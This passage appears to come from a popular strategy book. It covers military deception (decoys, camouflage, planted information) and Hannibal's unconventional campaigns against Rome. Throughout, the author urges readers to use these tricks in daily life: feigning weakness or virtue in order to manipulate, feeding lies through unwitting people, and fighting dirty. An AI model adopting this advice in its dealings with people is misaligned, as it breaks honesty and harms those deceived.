> *And the Lord said to Joshua, "Do not fear or be dismayed; take all the fighting men with you, and arise, go up to Ai; see, I have given into your hand the king of Ai, and his people, his city, and his land; and you shall do to Ai and its king as you did to Jericho and its king; only its spoil and its cattle you shall take as booty for yourselves; lay an ambush against the city, behind it."...So Joshua arose, and all the fighting men, to go up to Ai; and Joshua chose thirty thousand mighty men of valor, and sent them forth by night. And he commanded them, "Behold, you shall lie in ambush against the city, behind it; do not go very far from the city, but hold yourselves all in readiness; and I, and all the people who are with me, will approach the city. And when they come out against us, as before, we shall flee before them; and they will come out after us, till we have drawn them away from the city; for they will say, 'They are fleeing from us, as before.' So we will flee from them; then you shall rise up from the ambush, and seize the city; for the Lord your God will give it into your hand. And when you have taken the city, you shall set the city on fire, doing as the Lord has bidden; see, I have commanded you."*.....*And when the king of Ai saw this, he and all his people, the men of the city, made haste and went out early to the descent toward the Arabah to meet Israel in battle; but he did not know that there was an ambush against him behind the city. And Joshua and all Israel made a pretense of being beaten before them, and fled in the direction of the wilderness. So all the people who were in the city were called together to pursue them, and as they pursued Joshua they were drawn away from the city. There was not a man left in Ai or Bethel, who did not go out after Israel; they left the city open, and pursued Israel.... And the ambush rose quickly out of their place, and...they ran and entered the city and took it; and they made haste to set the city on fire. So when the men of Ai looked back, behold, the smoke of the city went up to heaven; and they had no power to flee this way or that, for the people that fled to the wilderness turned back upon the pursuers. And when Joshua and all Israel saw that the ambush had taken the city, and that the smoke of the city went up, then they turned back and smote the men of Ai.*
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> JOSHUA 8: 1-9, 14-23

Controlling the front you present to the world is the most critical deceptive skill. People respond most directly to what they see, to what is most visible to their eyes. If you seem clever--if you seem deceptive--their guard will be up and it will be impossible to mislead them. Instead you need to present a front that does the opposite--disarms suspicions. The best front here is weakness, which will

make the other side feel superior to you, so that they either ignore you (and being ignored is very valuable at times) or are baited into an aggressive action at the wrong moment. Once it is too late, once they are committed, they can find out the hard way that you are not so weak after all.

In the battles of daily life, making people think they are better than you are--smarter, stronger, more competent--is often wise. It gives you breathing space to lay your plans, to manipulate. In a variation on this strategy, the front of virtue, honesty, and uprightness is often the perfect cover in a political world. These qualities may not seem weak but serve the same function: they disarm people's suspicions. In that situation, though, it is important not to get caught doing something underhanded. Appearing as a hypocrite will set you far back in the deception game.

In general, as strategists advocated in the days of ancient China, you should present a face to the world that promises the opposite of what you are actually planning. If you are getting ready to attack, seem unprepared for a fight or too comfortable and relaxed to be plotting war. Appear calm and friendly. Doing this will help you gain control over your appearance and sharpen your ability to keep your opponents in the dark.

The decoy attack. This is another ruse dating back to ancient times, and it remains perhaps the military's most common deceptive ploy. It began as a solution to a problem: if the enemy knew you were going to attack point A, they would put all their defenses there and make your job too difficult. But to deceive them on that score was not easy: even if before battle you were able to disguise your intentions and fool them out of concentrating their forces at point A, the minute they actually saw your army headed there, they would rush to its defense. The only answer was to march your army toward point B or, better, to send part of your army in that direction while holding troops in reserve for your real objective. The enemy would now have to move some or all of its army to defend point B. Do the same with points C and D and the enemy would have to disperse all over the map.

The key to this tactic is that instead of relying on words or rumors or planted information, the army really moves. It makes a concrete action. The enemy forces cannot afford to guess whether a deception is in the works: if they guess wrong, the consequences are disastrous. They have to move to cover point B, no matter what. It is in any case almost impossible to doubt the reality of actual troop movements, with all the time and energy those involve. So the decoy attack keeps the enemy dispersed and ignorant of your intentions--the ultimate dream of any general.

The decoy attack is also a critical strategy in daily life, where you must retain the power to hide your intentions. To keep people from defending the points you want to attack, you must follow the military model and make real gestures toward a goal that does not interest you. You must seem to be investing time and energy to attack that point, as opposed to simply trying to signal the intention with words. Actions carry such weight and seem so real that people will naturally assume that is your real goal. Their attention is distracted from your actual objective; their defenses are dispersed and weakened.

The principle is also employed in less tortuous circumstances, but with the same purpose of getting an individual to act naturally in a role because, in fact, he does not know that he is playing a false one. For example, take the design of the "Man Who Never Was" operation during World War II--wherein a high-level courier carrying secret papers containing misdirections regarding the Mediterranean invasion was to be washed up on the coast of Spain. After the "Major" was dropped in Spanish waters, the British attache in Spain was "confidentially" told that papers of great importance had been lost, and that he should discreetly determine whether the courier's briefcase had been recovered. The attache was thus able to act out his part in the fake-out in a very convincing manner by virtue of the fact that for him it wasn't an act.

THE SECRETS OF D DAY, GILLES PERRAULT, 1965

Camouflage. The ability to blend into the environment is one of the most terrifying forms of military deception. In modern times Asian armies have proven particularly adept in this art: at the battles of Guadalcanal and Iwo Jima during World War II, American soldiers were astounded at the ability of their Japanese foes to blend into the various terrains of the Pacific theater. By sewing grass, leaves, twigs, and foliage to their uniforms and helmets, the Japanese would merge with the forest--but the forest would incrementally advance, undetected until it was too late. Nor could the Americans pinpoint the Japanese guns, for their barrels were concealed in natural rock crevices or were hidden under removable camouflage covers. The North Vietnamese were equally brilliant at camouflage, reinforcing their skills by the use of tunnels and underground chambers that allowed armed men to pop up seemingly anywhere. Worse, in a different kind of camouflage, they could blend into the civilian population. Preventing your enemies from seeing you until it is too late is a devastating way to control their perceptions.

The camouflage strategy can be applied to daily life in two ways. First, it is always good to be able to blend into the social landscape, to avoid calling attention to yourself unless you choose to do so. When you talk and act like everyone else, mimicking their belief systems, when you blend into the crowd, you make it impossible for people to read anything particular in your behavior. (Appearances are all that count here--dress and talk like a businessman and you must *be* a businessman.) That gives you great room to move and plot without being noticed. Like a grasshopper on a leaf, you cannot be picked from your context--an excellent defense in times of weakness. Second, if you are preparing an attack of some sort and begin by blending into the environment, showing no sign of activity, your attack will seem to come out of nowhere, doubling its power.

The hypnotic pattern: According to Machiavelli, human beings naturally tend to think in terms of patterns. They like to see events conforming to their expectations by fitting into a pattern or scheme, for schemes, whatever their actual content, comfort us by suggesting that the chaos of life is predictable. This mental habit offers excellent ground for deception, using a strategy that Machiavelli calls "acclimatization"--deliberately creating some pattern to make your enemies believe that your next action will follow true to form. Having lulled them into complacency, you now have room to work against their expectations, break the pattern, and take them by surprise.

In the Six-Day War of 1967, the Israelis submitted their Arab enemies to a devastating and lightning-fast defeat. In doing so they confirmed all their preexisting military beliefs: the Arabs were undisciplined, their weaponry was outdated, and their strategies were stale. Six years later the Egyptian president Anwar Sadat exploited these prejudices in signaling that his army was in disarray and still humbled by its defeat in 1967, and that he was squabbling with his Soviet patrons. When Egypt and Syria attacked Israel on Yom Kippur in 1973, the Israelis were caught almost totally by surprise. Sadat had tricked them into letting down their guard.

> Betrayer's masterpiece. --*To express to a fellow conspirator the grievous suspicion that one is going to be betrayed by him, and to do so at precisely the moment one is oneself engaged in betrayal, is a masterpiece of malice, because it keeps the other occupied with himself and compels him for a time to behave very openly and unsuspiciously, thus giving the actual betrayer full freedom of action.*
>
> *HUMAN, ALL TOO HUMAN*, FRIEDRICH NIETZSCHE, 1878

This tactic can be extended indefinitely. Once people feel you have deceived them, they will

expect you to mislead them again, but they usually think you'll try something different next time. No one, they will tell themselves, is so stupid as to repeat the exact same trick on the same person. That, of course, is just when to repeat it, following the principle of always working against your enemy's expectations. Remember the example of Edgar Allan Poe's short story "The Purloined Letter": hide something in the most obvious place, because that is where no one will look.

Planted information. People are much more likely to believe something they see with their own eyes than something they are told. They are more likely to believe something they discover than something pushed at them. If you plant the false information you desire them to have--with third parties, in neutral territory--when they pick up the clues, they have the impression *they* are the ones discovering the truth. The more you can make them dig for their information, the more deeply they will delude themselves.

During World War I, in addition to the infamous standoff on the Western Front, the Germans and the British fought a lesser-known battle for control of East Africa, where both sides had colonies. The man in charge of English intelligence in the area was Colonel Richard Meinhertzhagen, and his main rival on the German side was an educated Arab. Meinhertzhagen's job included feeding the Germans misinformation, and he tried hard to deceive this Arab, but nothing seemed to work--the two men were equals at the game. Finally Meinhertzhagen sent his opponent a letter. He thanked the Arab for his services as a double agent and for the valuable information he had supplied to the British. He enclosed a large sum of money and entrusted the letter's delivery to his most incompetent agent. Sure enough, the Germans captured this agent en route and found the letter. The agent, under torture, assured them that his mission was genuine--because he believed it was; Meinhertzhagen had kept him out of the loop. The agent was not acting, so he was more than believable. The Germans quietly had the Arab shot.

> *Agamemnon had sent Odysseus on a foraging expedition to Thrace, and when he came back empty-handed, Palamedes son of Nauplius upbraided him for his sloth and cowardice. "It was not my fault," cried Odysseus, "that no corn could be found. If Agamemnon had sent you in my stead, you would have had no greater success." Thus challenged, Palamedes set sail at once and presently reappeared with a ship-load of grain.... After days of tortuous thought, Odysseus at last hit upon a plan by which he might be revenged on Palamedes; for his honour was wounded. He sent word to Agamemnon: "The gods have warned me in a dream that treachery is afoot: the camp must be moved for a day and a night." When Agamemnon gave immediate orders to have this done, Odysseus secretly buried a sackfull of gold at the place where Palamedes's tent had been pitched. He then forced a Phrygian prisoner to write a letter, as if from Priam to Palamedes, which read: "The gold that I have sent is the price you asked for betraying the Greek camp." Having then ordered the prisoner to hand Palamedes this letter, Odysseus had him killed just outside the camp, before he could deliver it. Next day, when the army returned to the old site, someone found the prisoner's corpse and took the letter to Agamemnon. Palamedes was court-martialled and, when he hotly denied having received gold from Priam or anyone else, Odysseus suggested that his tent should be searched. The gold was discovered, and the whole army stoned Palamedes to death as a traitor.*
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> *THE GREEK MYTHS*, VOL. 2, ROBERT GRAVES, 1955


No matter how good a liar you are, when you deceive, it is hard to be completely natural. Your tendency is to try so hard to seem natural and sincere that it stands out and can be read. That is why it is so effective to spread your deceptions through people whom you keep ignorant of the truth--people

who believe the lie themselves. When working with double agents of this kind, it is always wise to initially feed them some true information--this will establish the credibility of the intelligence they pass along. After that they will be the perfect conduits for your lies.

Shadows within shadows. Deceptive maneuvers are like shadows deliberately cast: the enemy responds to them as if they were solid and real, which in and of itself is a mistake. In a sophisticated, competitive world, however, both sides know the game, and the alert enemy will not necessarily grasp at the shadow you have thrown. So you have to take the art of deception to a level higher, casting shadows *within* shadows, making it impossible for your enemies to distinguish between fact and fiction. You make everything so ambiguous and uncertain, spread so much fog, that even if you are suspected of deceit, it does not matter--the truth cannot be unraveled from the lies, and all their suspicion gives them is torment. Meanwhile, as they strain to figure out what you are up to, they waste valuable time and resources.

During the World War II desert battles in North Africa, the English lieutenant Dudley Clarke ran a campaign to deceive the Germans. One of his tactics was to use props--dummy tanks and artillery--to make it impossible for the Germans to figure out the size and location of the English army. From high-flying reconnaissance aircraft, these dummy weapons would photograph like the real thing. A prop that worked particularly well was the fake airplane made of wood; Clarke dotted bogus landing fields filled up with rows of these around the landscape. At one point a worried officer told him that intelligence had been intercepted revealing that the Germans had figured out a way to distinguish the fake planes from the real ones: they simply looked for the wooden struts holding up the wings of the dummy planes (enlarged photos could reveal this). They would now have to stop using the dummies, said the officer. But Clarke, one of the great geniuses of modern deception, had a better idea: he decided to put struts under the wings of real aircraft as well as phony ones. With the original deception, the Germans were confused but could eventually uncover the truth. Now, however, Clarke took the game to a higher level: the enemy could not distinguish the real from the fake in general, which was even more disconcerting.

If you are trying to mislead your enemies, it is often better to concoct something ambiguous and hard to read, as opposed to an outright deception--that deception can be uncovered and enemies can turn their discovery to their advantage, especially if you think they are still fooled and act under that belief. You are the one doubly deceived. By creating something that is simply ambiguous, though, by making everything blurry, there is no deception to uncover. They are simply lost in a mist of uncertainty, where truth and falsehood, good and bad, all merge into one, and it is impossible to get one's bearings straight.



Authority: One who is good at combating the enemy fools it with inscrutable moves, confuses it with false intelligence, makes it relax by concealing one's strength,...deafens its ears by

jumbling one's orders and signals, blinds its eyes by converting one's banners and insignias,...confounds its battle plan by providing distorted facts.

--*Tou Bi Fu Tan,* A Scholar's Dilettante Remarks on War *(16th century A.D.*)

Appearance and intention inevitably ensnare people when artfully used, even if people sense that there is an ulterior intention behind the overt appearance. When you set up ploys and opponents fall for them, then you win by letting them act on your ruse. As for those who do not fall for a ploy, when you see they won't fall for the open trap, you have another set. Then even if opponents haven't fallen for your original ploy, in effect they actually have.

FAMILY BOOK ON THE ART OF WAR, YAGYU MUNENORI, 1571-1646

REVERSAL

To be caught in a deception is dangerous. If you don't know that your cover is blown, now, suddenly, your enemies have more information than you do and you become their tool. If the discovery of your deceit is public, on the other hand, your reputation takes a blow, or worse: the punishments for spying are severe. You must use deception with utmost caution, then, employing the least amount of people as possible, to avoid the inevitable leaks. You should always leave yourself an escape route, a cover story to protect you should you be exposed. Be careful not to fall in love with the power that deception brings; the use of it must always be subordinate to your overall strategy and kept under control. If you become known as a deceiver, try being straightforward and honest for a change. That will confuse people--because they won't know how to read you, your honesty will become a higher form of deception.

TAKE THE LINE OF LEAST EXPECTATION

THE ORDINARY-EXTRAORDINARY STRATEGY

People expect your behavior to conform to known patterns and conventions. Your task as a strategist is to upset their expectations. Surprise them and chaos and unpredictability--which they try desperately to keep at bay--enter their world, and in the ensuing mental disturbance, their defenses are down and they are vulnerable. First, do something ordinary and conventional to fix their image of you, then hit them with the extra*ordinary. The terror is greater for being so sudden. Never rely on an unorthodox strategy that worked before--it is conventional the second time around. Sometimes the ordinary is extraordinary because it is unexpected.*

UNCONVENTIONAL WARFARE

Thousands of years ago, military leaders--aware of the incredibly high stakes involved in war--would search high and low for anything that could bring their army an advantage on the battlefield. Some generals who were particularly clever would devise novel troop formations or an innovative use of infantry or cavalry: the newness of the tactic would prevent the enemy from anticipating it. Being unexpected, it would create confusion in the enemy. An army that gained the advantage of surprise in this way could often leverage it into victory on the battlefield and perhaps a string of victories.

The enemy, however, would work hard to come up with a defense against the new strategy, whatever it was, and would often find one quite fast. So what once brought brilliant success and was the epitome of innovation soon no longer worked and in fact became conventional. Furthermore, in the process of working out a defense against a novel strategy, the enemy itself would often be forced to innovate; now it was their turn to introduce something surprising and horribly effective. And so the cycle would go on. War has always been ruthless; nothing stays unconventional for long. It is either innovate or die.

In the eighteenth century, nothing was more startling than the tactics of the Prussian king Frederick the Great. To top Frederick's success, French military theorists devised radical new ideas that were finally tested on the battlefield by Napoleon. In 1806, Napoleon crushed the Prussians--who were still using the once unconventional tactics of Frederick the Great, now grown stale--at the Battle of Jena-Auerstadt. The Prussians were humiliated by their defeat; now it was up to them to innovate. They studied in depth Napoleon's success, adapted his best strategies, and took them further, creating the seeds for the formation of the German General Staff. This new Prussian army played a large role in the defeat of Napoleon at Waterloo and went on to dominate the military scene for decades.

In modern times the constant challenge to top the enemy with something new and unconventional has taken a turn into dirty warfare. Loosening the codes of honor and morality that in the past limited what a general could do (at least to some extent), modern armies have slowly embraced the idea that anything goes. Guerrilla and terrorist tactics have been known since ancient times; now they have become not only more common but more strategic and refined. Propaganda, disinformation, psychological warfare, deception, and political means of waging war have all become active ingredients in any unconventional strategy. A counterstrategy usually develops to deal with the latest in dirty warfare, but it often involves falling to the enemy's level, fighting fire with fire. The dirty enemy adapts by sinking to a dirtier level still, creating a downward spiral.

This dynamic is particularly intense in warfare but it permeates every aspect of human activity. If you are in politics and business and your opponents or competitors come up with a novel strategy,

you must adapt it for your own purposes or, better, top it. Their once new tactic becomes conventional and ultimately useless. Our world is so fiercely competitive that one side will almost always end up resorting to something dirty, something outside earlier codes of accepted behavior. Ignore this spiral out of a sense of morality or pride and you put yourself at a severe disadvantage; you are called to respond--in all likelihood to fight a little dirty yourself.

> *Everything which the enemy least expects will succeed the best. If he relies for security on a chain of mountains that he believes impracticable, and you pass these mountains by roads unknown to him, he is confused to start with, and if you press him he will not have time to recover from his consternation. In the same way, if he places himself behind a river to defend the crossing and you find some ford above or below on which to cross unknown to him, this surprise will derange and confuse him....*
>
> FREDERICK THE GREAT, 1712-86

The spiral dominates not just politics or business but culture as well, with its desperate search for the shocking and novel to gain attention and win momentary acclaim. Anything goes. The speed of the process has grown exponentially with time; what was unconventional in the arts a few years ago now seems unbearably trite and the height of conformity.

What we consider unconventional has changed over the years, but the laws that make unconventionality effective, being based on elemental psychology, are timeless. And these immutable laws are revealed in the history of warfare. Almost twenty-five hundred years ago, the great Chinese strategist Sun-tzu expressed their essence in his discussion of ordinary and extraordinary means; his analysis is as relevant to modern politics and culture as it is to warfare, whether clean or dirty. And once you understand the essence of unconventional warfare, you will be able to use it in your daily life.

Unconventional warfare has four main principles, as gleaned from the great practitioners of the art.

Work outside the enemy's experience. Principles of war are based on precedent: a kind of canon of strategies and counterstrategies develops over the centuries, and since war is so dangerously chaotic, strategists come to rely on these principles for lack of anything else. They filter what's happening now through what happened in the past. The armies that have shaken the world, though, have always found a way to operate outside the canon, and thus outside the enemy's experience. This ability imposes chaos and disorder on the enemy, which cannot orient itself to novelty and collapses in the process.

Your task as a strategist is to know your enemies well, then use your knowledge to contrive a strategy that goes outside their experience. What they might have read or heard about matters less than their personal experience, which dominates their emotional lives and determines their responses. When the Germans invaded France in 1940, the French had secondhand knowledge of their blitzkrieg style of warfare from their invasion of Poland the year before but had never experienced it personally and were overwhelmed. Once a strategy is used and is no longer outside your enemy's experience, though, it will not have the same effect if repeated.

Unfold the extraordinary out of the ordinary. To Sun-tzu and the ancient Chinese, doing something extraordinary had little effect without a setup of something ordinary. You had to mix the two--to fix your opponents' expectations with some banal, ordinary maneuver, a comfortable pattern that they would then expect you to follow. With the enemy sufficiently mesmerized, you would then hit it with the extraordinary, a show of stunning force from an entirely new angle. Framed by the predictable, the

blow would have double the impact.

Make a false move, not to pass it for a genuine one but to transform it into a genuine one after the enemy has been convinced of its falsity.

THE WILES OF WAR: 36 MILITARY STRATEGIES FROM ANCIENT CHINA, TRANSLATED BY SUN HAICHEN, 1991

The unconventional maneuver that confused enemies, though, would have become conventional the second or third time around. So the wily general might then go back to the ordinary strategy that he had used earlier to fix their attention and use it for his main attack, for that would be the last thing the enemy would expect. And so the ordinary and the extraordinary are effective only if they play off each other in a constant spiraling manner. This applies to culture as much as to war: to gain attention with some cultural product, you have to create something new, but something with no reference to ordinary life is not in fact unconventional, but merely strange. What is truly shocking and extraordinary unfolds out of the ordinary. The intertwining of the ordinary and extraordinary is the very definition of surrealism.

Act crazy like a fox. Despite appearances, a lot of disorder and irrationality lurks beneath the surface of society and individuals. That is why we so desperately strain to maintain order and why people acting irrationally can be terrifying: they are demonstrating that they have lost the walls we build to keep out the irrational. We cannot predict what they will do next, and we tend to give them a wide berth--it is not worth mixing it up with such sources of chaos. On the other hand, these people can also inspire a kind of awe and respect, for secretly we all desire access to the irrational seas churning inside us. In ancient times the insane were seen as divinely possessed; a residue of that attitude survives. The greatest generals have all had a touch of divine, strategic madness.

The secret is to keep this streak under control. Upon occasion you allow yourself to operate in a way that is deliberately irrational, but less is more--do this too much and you may be locked up. You will in any case frighten people more by showing an occasional flash of insanity, just enough to keep everyone off balance and wondering what will come next. As an alternative, act somewhat randomly, as if what you did were determined by a roll of the dice. Randomness is thoroughly disturbing to humans. Think of this behavior as a kind of therapy--a chance to indulge occasionally in the irrational, as a relief from the oppressive need to always seem normal.

Keep the wheels in constant motion. The unconventional is generally the province of the young, who are not comfortable with conventions and take great pleasure in flouting them. The danger is that as we age, we need more comfort and predictability and lose our taste for the unorthodox. This is how Napoleon declined as a strategist: he came to rely more on the size of his army and on its superiority in weapons than on novel strategies and fluid maneuvers. He lost his taste for the spirit of strategy and succumbed to the growing weight of his accumulating years. You must fight the psychological aging process even more than the physical one, for a mind full of stratagems, tricks, and fluid maneuvers will keep you young. Make a point of breaking the habits you have developed, of acting in a way that is contrary to how you have operated in the past; practice a kind of unconventional warfare on your own mind. Keep the wheels turning and churning the soil so that nothing settles and clumps into the conventional.

No one is so brave that he is not disturbed by something unexpected.

--Julius Caesar (100-44 B.C.)

HISTORICAL EXAMPLES

1. In 219 B.C., Rome decided it had had enough of the Carthaginians, who had been stirring up trouble in Spain, where both city-states had valuable colonies. The Romans declared war on Carthage and prepared to send an army to Spain, where the enemy forces were led by the twenty-eight-year-old general Hannibal. Before the Romans could reach Hannibal, though, they received the startling news that he was coming to them--he had already marched east, crossing the most treacherous part of the Alps into northern Italy. Because Rome had never imagined that an enemy would attack from that direction, there were no garrisons in the area, and Hannibal's march south toward Rome was unimpeded.

His army was relatively small; only some 26,000 soldiers had survived the crossing of the Alps. The Romans and their allies could field an army of close to 750,000 men; their legions were the most disciplined and feared fighters in the world, and they had already defeated Carthage in the First Punic War, twenty-odd years earlier. But an alien army marching into Italy was a novel surprise, and it stirred the rawest emotions. They had to teach these barbarians a lesson for their brazen invasion.

Legions were quickly dispatched to the north to destroy Hannibal. After a few skirmishes, an army under the Roman consul Sempronius Longus prepared to meet the Carthaginians in direct battle near the river Trebia. Sempronius burned with both hatred and ambition: he wanted to crush Hannibal and also to be seen as the savior of Rome. But Hannibal was acting strangely. His light cavalry would cross the river as if to attack the Romans, then retreat back: Were the Carthaginians afraid? Were they ready to make only minor raids and sorties? Finally Sempronius had had enough and went in pursuit. To make sure he had sufficient forces to defeat the enemy, he brought his entire army across the freezing-cold river (it was wintertime), all of which took hours and was exhausting. Finally, however, the two armies met just to the west of the river.

It is assumed that Alexander encamped at Haranpur; opposite him on the eastern back of the Hydaspes was Porus, who was seen to have with him a large number of elephants..... Because all fords were held by pickets and elephants, Alexander realized that his horses could neither be swum nor rafted across the river, because they would not face the trumpeting of the elephants and would become frantic when in the water or on their rafts. He resorted to a series of feints. While small parties were dispatched to reconnoitre all possible crossing places, he divided his army into columns, which he marched up and down the river as if he sought a place of crossing. Then, when shortly before the summer solstice the rains set in and the river became swollen, he had corn conveyed from all quarters to his camp so that Porus might believe that he had resolved to remain where he was until the dry weather. In the meantime he reconnoitred the river with his ships and ordered tent skins to be stuffed with hay and converted into rafts. Yet, as Arrian writes, "all the time he was waiting in ambush to see whether by rapidity of movement he could not steal a passage anywhere without being observed." At length, and we may be certain after a close personal reconnaissance, Alexander resolved to make the attempt at the headland and island described by Arrian, and in preparation he decided on a manoeuvre almost identical with that adopted by General Wolfe in his 1759 Quebec campaign. Under cover of night he sent out his cavalry to various points along the western bank of the river with orders to make a clamour, and from time to time to raise the battle-cry; for several nights Porus marched his elephants up and down the eastern bank to block an attempted crossing until he got tired of it, kept his elephants in camp, and posted scouts along the eastern bank. Then "when Alexander had brought it about that the mind of Porus no longer entertained any fear of his nocturnal attempts, he devised the following stratagem": Upstream and along the western bank he posted a chain of sentries, each post in sight and hearing of the next one, with orders to raise a din and keep their picket fires burning, while

visible preparations were made at the camp to effect a crossing..... When Porus had been lulled into a sense of false security and all preparations were completed at the camp and the crossing place, Alexander set out secretly and kept at some distance from the western bank of the river so that his march would not be observed....

THE GENERALSHIP OF ALEXANDER THE GREAT, J. F. C. FULLER, 1960

At first, as Sempronius had expected, his tough, disciplined legions fared well against the Carthaginians. But on one side the Roman lines were made up of Gallic tribesmen fighting for the Romans, and here, suddenly, the Carthaginians unleashed a group of elephants ridden by archers. The tribesmen had never seen such beasts; they panicked and fell into a chaotic retreat. At the same time, as if out of nowhere, some 2,000 Carthaginians, hidden in dense vegetation near the river, fell on the Romans' rear. The Romans fought bravely to get out of the trap that Hannibal had laid for them, but thousands of them drowned in the frigid waters of the Trebia.

The battle was a disaster, and back in Rome emotions turned from outrage to anxiety. Legions were quickly dispatched to block the most accessible passes in the Apennines, the mountains that run across central Italy, but once again Hannibal defied expectations: he crossed the Apennines at their most unlikely, most inhospitable point, one that no army had ever passed through before because of the treacherous marshes on the other side. But after four days of trudging through soft mud, Hannibal brought the Carthaginians to safe ground. Then, in yet another clever ambush, he defeated a Roman army at Lake Trasimene, in present-day Umbria. Now his path to Rome was clear. In a state of near panic, the Roman republic resorted to the ancient tradition of appointing a dictator to lead them through the crisis. Their new leader, Fabius Maximus, quickly built up the city's walls and enlarged the Roman army, then watched perplexed as Hannibal bypassed Rome and headed south into Apulia, the most fertile part of Italy, and began to devastate the countryside.

Determined first and foremost to protect Rome, Fabius came up with a novel strategy: he would post his legions in mountainous areas where Hannibal's cavalry would be harmless, and he would harass the Carthaginians in a guerrilla-style campaign, denying them supplies and isolating them in their position so far from home. Avoiding direct battle with their formidable leader at all costs, he would defeat them by exhausting them. But many Romans saw Fabius's strategy as disgraceful and unmanly. Worse, as Hannibal continued to raid the countryside, he hit none of Fabius's many properties, making it seem as if the two were in cahoots. Fabius became more and more unpopular.

Having razed Apulia, Hannibal entered a fertile plain in Campania, to Rome's south--terrain that Fabius knew well. Finally deciding he had to act or be thrown out of power, the dictator devised a trap: he stationed Roman armies at all the exit points from the plain, each army close enough to support the other. But Hannibal had entered Campania through the eastern mountain pass of Allifae, and Fabius had noticed that he never left by the same route he entered. Although Fabius kept a sufficiently large Roman garrison at Allifae just in case, he reinforced the other passes in greater numbers. The beast, he thought, was caged. Eventually Hannibal's supplies would run out, and he would be forced to try to break through. Fabius would wait.

In the weeks to come, Hannibal sent his cavalry north, perhaps trying to break out in that direction. He also plundered the richest farms in the area. Fabius saw through his tricks: he was trying to bait the Romans into a battle of his choice. But Fabius was determined to fight on his own terms, and only when the enemy tried to retreat from the trap. Anyway, he knew Hannibal would try to break through to the east, the only direction that afforded him a clean break, into country the Romans did not control.

One night the Roman soldiers guarding the pass at Allifae saw sights and heard sounds that made

them think they were losing their minds: an enormous army, signaled by thousands of torches, seemed to be heading up the pass, covering its slopes, accompanied by loud bellowing sounds as if possessed by some evil demon. The army seemed irresistible--far larger than the maximum estimate of Hannibal's strength. Afraid that it would climb above them and surround them, the Romans fled from their garrison, abandoning the pass, too scared even to look behind them. And a few hours later, Hannibal's army came through, escaping from Fabius's cordon.

No Roman leader could figure out what Hannibal had conjured up on the slopes that night--and by the following year Fabius was out of power. The consul Terentius Varro burned to avenge the disgrace of Allifae. The Carthaginians were encamped near Cannae, in southeastern Italy not far from modern Bari. Varro marched to face them there, and as the two armies arrayed themselves in ranks to meet in battle, he could only have felt supremely confident: the terrain was clear, the enemy was in full view, there could be no hidden armies or last-minute tricks--and the Romans outnumbered the Carthaginians by two to one.

The battle began. At first the Romans seemed to have the edge: the center of the Carthaginian line proved surprisingly weak and easily gave ground. The Romans attacked this center with force, hoping to break through and indeed pushing forward--when, to their shock and horror, they looked behind them and saw the two outer ends of the Carthaginian lines moving around to encircle them. They were trapped in a lethal embrace; it was a slaughter. Cannae would go down in history as Rome's most devastating and humiliating defeat.

The war with Hannibal would drag on for years. Carthage never sent him the reinforcements that might have turned the tide, and the much larger and more powerful Roman army was able to recover from its many defeats at his hands. But Hannibal had earned a terrifying reputation. Despite their superior numbers, the Romans became so frightened of Hannibal that they avoided battle with him like the plague.

Interpretation

Hannibal must be considered the ancient master of the military art of the unorthodox. In attacking the Romans on their own soil, he never intended to take Rome itself; that would have been impossible. Its walls were high, its people fierce and united in their hatred of him, and his forces were small. Rather, Hannibal's goal was to wreak havoc on the Italian peninsula and to undermine Rome's alliances with neighboring city-states. Weakened at home, Rome would have to leave Carthage alone and put a stop to its imperial expansion.

> *To cross the sea without heaven's knowledge, one had to move openly over the sea but act as if one did not intend to cross it. Each military maneuver has two aspects: the superficial move and the underlying purpose. By concealing both, one can take the enemy completely by surprise....* [*If*] *it is highly unlikely that the enemy can be kept ignorant of one's actions, one can sometimes play tricks right under its nose.*
>
> *THE WILES OF WAR: 36 MILITARY STRATEGIES FROM ANCIENT CHINA*, TRANSLATED BY SUN HAICHEN, 1991

To sow this kind of chaos with the tiny army he had been able to bring over the Alps, Hannibal had to make his every action unexpected. A psychologist before his time, he understood that an enemy that is caught by surprise loses its discipline and sense of security. (When chaos strikes those who are particularly rigid and orderly to begin with, such as the people and armies of Rome, it has double the destructive power.) And surprise can never be mechanical, repetitive, or routine; that would be a

contradiction in terms. Surprise takes constant adaptation, creativity, and a mischievous pleasure in playing the trickster.

So Hannibal always took the route that Rome least expected him to take--the road through the Alps, for example, considered impassable to an army and therefore unguarded. Eventually, inevitably, the Romans caught on and began to expect him to take the least obvious route; at that point it was the obvious that was unexpected, as at Allifae. In battle, Hannibal would fix the enemy's attention on a frontal assault--the ordinary, usual way armies fought at the time--then unleash the extraordinary in the form of elephants or a reserve force hidden to the enemy's rear. In his raids in the Roman countryside, he deliberately protected Fabius's property, creating the impression that the two men were in collusion and ultimately forcing the embarrassed leader to take action--an unorthodox use of politics and extramilitary means in war. At Allifae, Hannibal had bundles of kindling tied to the horns of oxen, then lit them and sent the terrified, bellowing animals up the slopes to the pass at night--creating an indecipherable image to the Roman sentries, literally in the dark, and a terrifying one.

At Cannae, where the Romans were by this time expecting the unorthodox, Hannibal disguised his stratagem in broad daylight, lining up his army like any other army of the period. The Roman force was already impelled by the violence of the moment and the desire for revenge; he let them make quick progress through his deliberately weak center, where they became crowded together. Then the swift-moving outer wings of his line closed in and choked them. On and on he went, each one of Hannibal's ingeniously unorthodox maneuvers flowering out of the other in a constant alternation between the uncanny and the banal, the hidden and the obvious.

Adapting Hannibal's method to your own daily battles will bring you untold power. Using your knowledge of your enemies' psychology and way of thinking, you must calculate your opening moves to be what they least expect. The line of least expectation is the line of least resistance; people cannot defend themselves against what they cannot foresee. With less resistance in your path, the progress you make will inflate their impression of your power; Hannibal's small army seemed to the Romans much larger than it really was. Once they come to expect some extraordinary maneuver on your part, hit them with the ordinary. Establish a reputation for the unconventional and you set your opponents on their heels: knowing to anticipate the unexpected is not the same thing as knowing what the unexpected will be. Before long your opponents will give way to your reputation alone.

